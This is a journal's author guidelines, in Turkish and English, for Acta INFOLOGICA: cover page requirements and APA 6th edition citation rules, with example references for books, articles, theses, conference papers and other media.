6. Yayınlanmak üzere gönderilen makale ile birlikte yazar bilgilerini içeren kapak sayfası gönderilmelidir. Kapak sayfasında, makalenin

başlığı, yazar veya yazarların bağlı bulundukları kurum ve unvanları, kendilerine ulaşılabilecek adresler, cep, iş ve faks numaraları, ORCID ve e-posta adresleri yer almalıdır (bkz. Son Kontrol Listesi).

7. Referanslar APA 6 stiline uygun olarak hazırlanmalıdır.

KAYNAKLAR
Referans Stili ve Formatı

Acta INFOLOGICA (ACIN), metin içi alıntılama ve kaynak gösterme için APA (American Psychological Association) kaynak sitilinin 6. edisyonunu benimser. APA 6.Edisyon hakkında bilgi için:

- American Psychological Association. (2010). Publication manual of the American Psychological Association (6th ed.). Washington, DC: APA.

- http://www.apastyle.org/

Kaynakların doğruluğundan yazar(lar) sorumludur. Tüm kaynaklar metinde belirtilmelidir. Kaynaklar aşağıdaki örneklerdeki gibi gösterilmelidir.

Metin İçinde Kaynak Gösterme
Kaynaklar metinde parantez içinde yazarların soyadı ve yayın tarihi yazılarak belirtilmelidir. Birden fazla kaynak gösterilecekse kaynaklar arasında (;) işareti kullanılmalıdır. Kaynaklar alfabetik olarak sıralanmalıdır.

Örnekler:
Birden fazla kaynak;
(Esin ve ark., 2002; Karasar 1995)
Tek yazarlı kaynak;
(Akyolcu, 2007)
İki yazarlı kaynak;
(Sayıner ve Demirci, 2007, s. 72)
Üç, dört ve beş yazarlı kaynak;
Metin içinde ilk kullanımda: (Ailen, Ciambrune ve Welch, 2000, s. 12–13) Metin içinde tekrarlayan kullanımlarda: (Ailen ve ark., 2000)
Altı ve daha çok yazarlı kaynak;
(Çavdar ve ark., 2003)

Kaynaklar Bölümünde Kaynak Gösterme

Kullanılan tüm kaynaklar metnin sonunda ayrı bir bölüm halinde yazar soyadlarına göre alfabetik olarak numaralandırılmadan verilmelidir.

Kaynak yazımı ile ilgili örnekler aşağıda verilmiştir.

Kitap
a) Türkçe Kitap
Karasar, N. (1995). Araştırmalarda rapor hazırlama (8.bs). Ankara: 3A Eğitim Danışmanlık Ltd.
b) Türkçeye Çevrilmiş Kitap
Mucchielli, A. (1991). Zihniyetler (A. Kotil, Çev.). İstanbul: İletişim Yayınları.
c) Editörlü Kitap
Ören, T., Üney, T. ve Çölkesen, R. (Ed.). (2006). Türkiye bilişim ansiklopedisi. İstanbul: Papatya Yayıncılık.
d) Çok Yazarlı Türkçe Kitap
Tonta, Y., Bitirim, Y. ve Sever, H. (2002). Türkçe arama motorlarında performans değerlendirme. Ankara: Total Bilişim.
e) İngilizce Kitap
Kamien R., & Kamien A. (2014). Music: An appreciation. New York, NY: McGraw-Hill Education.
f) İngilizce Kitap İçerisinde Bölüm
Bassett, C. (2006). Cultural studies and new media. In G. Hall & C. Birchall (Eds.), New cultural studies: Adventures in theory (pp. 220–237). Edinburgh, UK: Edinburgh University Press.
g) Türkçe Kitap İçerisinde Bölüm
Erkmen, T. (2012). Örgüt kültürü: Fonksiyonları, öğeleri, işletme yönetimi ve liderlikteki önemi. M. Zencirkıran (Ed.), Örgüt sosyolojisi kitabı içinde (s. 233–263). Bursa: Dora Basım Yayın.

h) Yayımcının ve Yazarın Kurum Olduğu Yayın

Türk Standartları Enstitüsü. (1974). Adlandırma ilkeleri. Ankara: Yazar.

Makale

a) Türkçe Makale

Mutlu, B. ve Savaşer, S. (2007). Çocuğu ameliyat sonrası yoğun bakımda olan ebeveynlerde stres nedenleri ve azaltma girişimleri. İstanbul Üniversitesi Florence Nightingale Hemşirelik Dergisi, 15(60), 179–182.

b) İngilizce Makale

de Cillia, R., Reisigl, M., & Wodak, R. (1999). The discursive construction of national identity. Discourse and Society, 10(2), 149–173. http://dx.doi.org/10.1177/0957926599010002002

c) Yediden Fazla Yazarlı Makale

Lal, H., Cunningham, A. L., Godeaux, O., Chlibek, R., Diez-Domingo, J., Hwang, S.-J. ... Heineman, T. C. (2015). Efficacy of an adjuvanted herpes zoster subunit vaccine in older adults. New England Journal of Medicine, 372, 2087–2096. http://dx.doi.org/10.1056/NEJMoa1501184

d) DOI'si Olmayan Online Edinilmiş Makale

Al, U. ve Doğan, G. (2012). Hacettepe Üniversitesi Bilgi ve Belge Yönetimi Bölümü tezlerinin atıf analizi. Türk Kütüphaneciliği, 26, 349–369. Erişim adresi: http://www.tk.org.tr/

e) DOI'si Olan Makale

Turner, S. J. (2010). Website statistics 2.0: Using Google Analytics to measure library website effectiveness. Technical Services Quarterly, 27, 261–278. http://dx.doi.org/10.1080/07317131003765910

f) Advance Online Olarak Yayımlanmış Makale

Smith, J. A. (2010). Citing advance online publication: A review. Journal of Psychology. Advance online publication. http://dx.doi.org/10.1037/a45d7867

g) Popüler Dergi Makalesi

Semercioğlu, C. (2015, Haziran). Sıradanlığın rayihası. Sabit Fikir, 52, 38–39.

Tez, Sunum, Bildiri

a) Türkçe Tezler

Sarı, E. (2008). Kültür kimlik ve politika: Mardin'de kültürlerarasılık. (Doktora Tezi). Ankara Üniversitesi Sosyal Bilimler Enstitüsü, Ankara.

b)Ticari Veritabanında Yer Alan Yüksek Lisans Ya da Doktora Tezi

Van Brunt, D. (1997). Networked consumer health information systems (Doctoral dissertation). Available from ProQuest Dissertations and Theses. (UMI No. 9943436)

c) Kurumsal Veritabanında Yer Alan İngilizce Yüksek Lisans/Doktora Tezi

Yaylalı-Yıldız, B. (2014). University campuses as places of potential publicness: Exploring the politicals, social and cultural practices in Ege University (Doctoral dissertation). Retrieved from: Retrieved from http://library.iyte.edu.tr/tr/hizli-erisim/iyte-tez-portali

d) Web'de Yer Alan İngilizce Yüksek Lisans/Doktora Tezi

Tonta, Y. A. (1992). An analysis of search failures in online library catalogs (Doctoral dissertation, University of California, Berkeley). Retrieved from http://yunus.hacettepe.edu.tr/~tonta/yayinlar/phd/ickapak.html

e) Dissertations Abstracts International'da Yer Alan Yüksek Lisans/Doktora Tezi

Appelbaum, L. G. (2005). Three studies of human information processing: Texture amplification, motion representation, and figure-ground segregation. Dissertation Abstracts International: Section B. Sciences and Engineering, 65(10), 5428.

f) Sempozyum Katkısı

Krinsky-McHale, S. J., Zigman, W. B., & Silverman, W. (2012, August). Are neuropsychiatric symptoms markers of prodromal Alzheimer's disease in adults with Down syndrome? In W. B. Zigman (Chair), Predictors of mild cognitive impairment, dementia, and mortality in adults with Down syndrome. Symposium conducted at American Psychological Association meeting, Orlando, FL.

g) Online Olarak Erişilen Konferans Bildiri Özeti

Çınar, M., Doğan, D. ve Seferoğlu, S. S. (2015, Şubat). Eğitimde dijital araçlar: Google sınıf uygulaması üzerine bir değerlendirme [Öz]. Akademik Bilişim Konferansında sunulan bildiri, Anadolu Üniversitesi, Eskişehir. Erişim adresi: http://ab2015.anadolu.edu.tr /index.php?menu=5&submenu=27

h) Düzenli Olarak Online Yayımlanan Bildiriler

Herculano-Houzel, S., Collins, C. E., Wong, P., Kaas, J. H., & Lent, R. (2008). The basic nonuniformity of the cerebral cortex. Proceedings of the National Academy of Sciences, 105, 12593–12598. http://dx.doi.org/10.1073/pnas.0805417105

i) Kitap Şeklinde Yayımlanan Bildiriler

Schneider, R. (2013). Research data literacy. S. Kurbanoğlu ve ark. (Ed.), Communications in Computer and Information Science: Vol. 397. Worldwide Communalities and Challenges in Information Literacy Research and Practice içinde (s. 134–140). Cham, İsviçre: Springer. http://dx.doi.org/10.1007/978-3-319-03919-0

j) Kongre Bildirisi

Çepni, S., Bacanak A. ve Özsevgeç T. (2001, Haziran). Fen bilgisi öğretmen adaylarının fen branşlarına karşı tutumları ile fen branşlarındaki başarılarının ilişkisi. X. Ulusal Eğitim Bilimleri Kongresi'nde sunulan bildiri, Abant İzzet Baysal Üniversitesi, Bolu

Diğer Kaynaklar

a) Gazete Yazısı

Toker, Ç. (2015, 26 Haziran). 'Unutma' notları. Cumhuriyet, s. 13.

b) Online Gazete Yazısı

Tamer, M. (2015, 26 Haziran). E-ticaret hamle yapmak için tüketiciyi bekliyor. Milliyet. Erişim adresi: http://www.milliyet

c) Web Page/Blog Post

Bordwell, D. (2013, June 18). David Koepp: Making the world movie-sized [Web log post]. Retrieved from http://www.davidbordwell.net/blog/page/27/

d) Online Ansiklopedi/Sözlük

Bilgi mimarisi. (2014, 20 Aralık). Vikipedi içinde. Erişim adresi: http://tr.wikipedia.org/wiki/Bilgi_mimarisi

Marcoux, A. (2008). Business ethics. In E. N. Zalta (Ed.), The Stanford encyclopedia of philosophy. Retrieved from http://plato.stanford.edu/entries/ethics-business/

e) Podcast

Radyo ODTÜ (Yapımcı). (2015, 13 Nisan). Modern sabahlar [Podcast]. Erişim adresi: http://www.radyoodtu.com.tr/

f) Bir Televizyon Dizisinden Tek Bir Bölüm

Shore, D. (Senarist), Jackson, M. (Senarist) ve Bookstaver, S. (Yönetmen). (2012). Runaways [Televizyon dizisi bölümü]. D. Shore (Baş yapımcı), House M.D. içinde. New York, NY: Fox Broadcasting.

g) Müzik Kaydı

Say, F. (2009). Galata Kulesi. İstanbul senfonisi [CD] içinde. İstanbul: Ak Müzik.

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INFORMATION FOR AUTHORS

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All the citations done in the text should be listed in the References section in alphabetical order of author surname without numbering. Below given examples should be considered in citing the references.

Basic Reference Types

Book

a) Turkish Book

Karasar, N. (1995). *Araştırmalarda rapor hazırlama* (8th ed.) [Preparing research reports]. Ankara, Turkey: 3A Eğitim Danışmanlık Ltd.

b) Book Translated into Turkish

Mucchielli, A. (1991). *Zihniyetler* [Mindsets] (A. Kotil, Trans.). İstanbul, Turkey: İletişim Yayınları.

c) Edited Book

Ören, T., Üney, T., & Çölkesen, R. (Eds.). (2006). *Türkiye bilişim ansiklopedisi* [Turkish Encyclopedia of Informatics]. İstanbul, Turkey: Papatya Yayıncılık.

d) Turkish Book with Multiple Authors

Tonta, Y., Bitirim, Y., & Sever, H. (2002). T*ürkçe arama motorlarında performans değerlendirme* [Performance evaluation in Turkish search engines]. Ankara, Turkey: Total Bilişim.

e) Book in English

Kamien R., & Kamien A. (2014). *Music: An appreciation.* New York, NY: McGraw-Hill Education.

f) Chapter in an Edited Book

Bassett, C. (2006). Cultural studies and new media. In G. Hall & C. Birchall (Eds.), *New cultural studies: Adventures in theory* (pp. 220–237). Edinburgh, UK: Edinburgh University Press.

g) Chapter in an Edited Book in Turkish

Erkmen, T. (2012). Örgüt kültürü: Fonksiyonları, öğeleri, işletme yönetimi ve liderlikteki önemi [Organization culture: Its functions, elements and importance in leadership and business management]. In M. Zencirkıran (Ed.), *Örgüt sosyolojisi* [Organization sociology] (pp. 233–263). Bursa, Turkey: Dora Basım Yayın.

h) Book with the same organization as author and publisher

American Psychological Association. (2009). *Publication manual of the American psychological association* (6th ed.). Washington, DC: Author.

Article

a) Turkish Article

Mutlu, B., & Savaşer, S. (2007). Çocuğu ameliyat sonrası yoğun bakımda olan ebeveynlerde stres nedenleri ve azaltma girişimleri [Source and intervention reduction of stress for parents whose children are in intensive care unit after surgery]. *Istanbul University Florence Nightingale Journal of Nursing, 15*(60), 179–182.

b) English Article

de Cillia, R., Reisigl, M., & Wodak, R. (1999). The discursive construction of national identity. *Discourse and Society, 10*(2), 149–173. http://dx.doi.org/10.1177/0957926599010002002

c) Journal Article with DOI and More Than Seven Authors

Lal, H., Cunningham, A. L., Godeaux, O., Chlibek, R., Diez-Domingo, J., Hwang, S.-J. ... Heineman, T. C. (2015). Efficacy of an adjuvanted herpes zoster subunit vaccine in older adults. *New England Journal of Medicine, 372,* 2087–2096. http://dx.doi.org/10.1056/NEJMoa1501184

d) Journal Article from Web, without DOI

Sidani, S. (2003). Enhancing the evaluation of nursing care effectiveness. *Canadian Journal of Nursing Research, 35*(3), 26–38. Retrieved from http://cjnr.mcgill.ca

e) Journal Article wih DOI

Turner, S. J. (2010). Website statistics 2.0: Using Google Analytics to measure library website effectiveness. *Technical Services Quarterly, 27,* 261–278. http://dx.doi.org/10.1080/07317131003765910

f) Advance Online Publication

Smith, J. A. (2010). Citing advance online publication: A review. *Journal of Psychology.* Advance online publication. http://dx.doi.org/10.1037/a45d7867

g) Article in a Magazine

Henry, W. A., III. (1990, April 9). Making the grade in today's schools. *Time, 135,* 28–31.

Doctoral Dissertation, Master's Thesis, Presentation, Proceeding

a) Dissertation/Thesis from a Commercial Database

Van Brunt, D. (1997). *Networked consumer health information systems* (Doctoral dissertation). Available from ProQuest Dissertations and Theses database. (UMI No. 9943436)

b) Dissertation/Thesis from an Institutional Database

Yaylalı-Yıldız, B. (2014). *University campuses as places of potential publicness: Exploring the politicals, social and cultural practices in Ege University* (Doctoral dissertation). Retrieved from Retrieved from: http://library.iyte.edu.tr/tr/hizli-erisim/iyte-tez-portali

c) Dissertation/Thesis from Web

Tonta, Y. A. (1992). *An analysis of search failures in online library catalogs* (Doctoral dissertation, University of California, Berkeley). Retrieved from http://yunus.hacettepe.edu.tr/~tonta/yayinlar /phd/ickapak.html

d) Dissertation/Thesis abstracted in Dissertations Abstracts International

Appelbaum, L. G. (2005). Three studies of human information processing: Texture amplification, motion representation, and figure-ground segregation. *Dissertation Abstracts International: Section B. Sciences and Engineering, 65*(10), 5428.

e) Symposium Contribution

Krinsky-McHale, S. J., Zigman, W. B., & Silverman, W. (2012, August). Are neuropsychiatric symptoms markers of prodromal Alzheimer's disease in adults with Down syndrome? In W. B. Zigman (Chair), *Predictors of mild cognitive impairment, dementia, and mortality in adults with Down syndrome.* Symposium conducted at the meeting of the American Psychological Association, Orlando, FL.

f) Conference Paper Abstract Retrieved Online

Liu, S. (2005, May). *Defending against business crises with the help of intelligent agent based early warning solutions.* Paper presented at the Seventh International Conference on Enterprise Information Systems, Miami, FL. Abstract retrieved from http://www.iceis.org/iceis2005/abstracts_2005.htm

g) Conference Paper - In Regularly Published Proceedings and Retrieved Online

Herculano-Houzel, S., Collins, C. E., Wong, P., Kaas, J. H., & Lent, R. (2008). The basic nonuniformity of the cerebral cortex. *Proceedings of the National Academy of Sciences, 105,* 12593–12598. http://dx.doi.org/10.1073/pnas.0805417105

h) Proceeding in Book Form

Parsons, O. A., Pryzwansky, W. B., Weinstein, D. J., & Wiens, A. N. (1995). Taxonomy for psychology. In J. N. Reich, H. Sands, & A. N. Wiens (Eds.), *Education and training beyond the doctoral degree: Proceedings of the American Psychological Association National Conference on Postdoctoral Education and Training in Psychology* (pp. 45–50). Washington, DC: American Psychological Association.

i) Paper Presentation

Nguyen, C. A. (2012, August). *Humor and deception in advertising: When laughter may not be the best medicine.* Paper presented at the meeting of the American Psychological Association, Orlando, FL.

Other Sources

a) Newspaper Article

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b) Newspaper Article with no Author

New drug appears to sharply cut risk of death from heart failure. (1993, July 15). *The Washington Post,* p. A12.

c) Web Page/Blog Post

Bordwell, D. (2013, June 18). David Koepp: Making the world movie-sized [Web log post]. Retrieved from http://www.davidbordwell.net/blog/page/27/

d) Online Encyclopedia/Dictionary

Ignition. (1989). In *Oxford English online dictionary* (2nd ed.). Retrieved from http://dictionary.oed.com

Marcoux, A. (2008). Business ethics. In E. N. Zalta (Ed.). *The Stanford encyclopedia of philosophy.* Retrieved from http://plato.stanford.edu/entries/ethics-business/

e) Podcast

Dunning, B. (Producer). (2011, January 12). *inFact: Conspiracy theories* [Video podcast]. Retrieved from http://itunes.apple.com/

f) Single Episode in a Television Series

Egan, D. (Writer), & Alexander, J. (Director). (2005). Failure to communicate. [Television series episode]. In D. Shore (Executive producer), *House;* New York, NY: Fox Broadcasting.

g) Music

Fuchs, G. (2004). Light the menorah. On *Eight nights of Hanukkah* [CD]. Brick, NJ: Kid Kosher.

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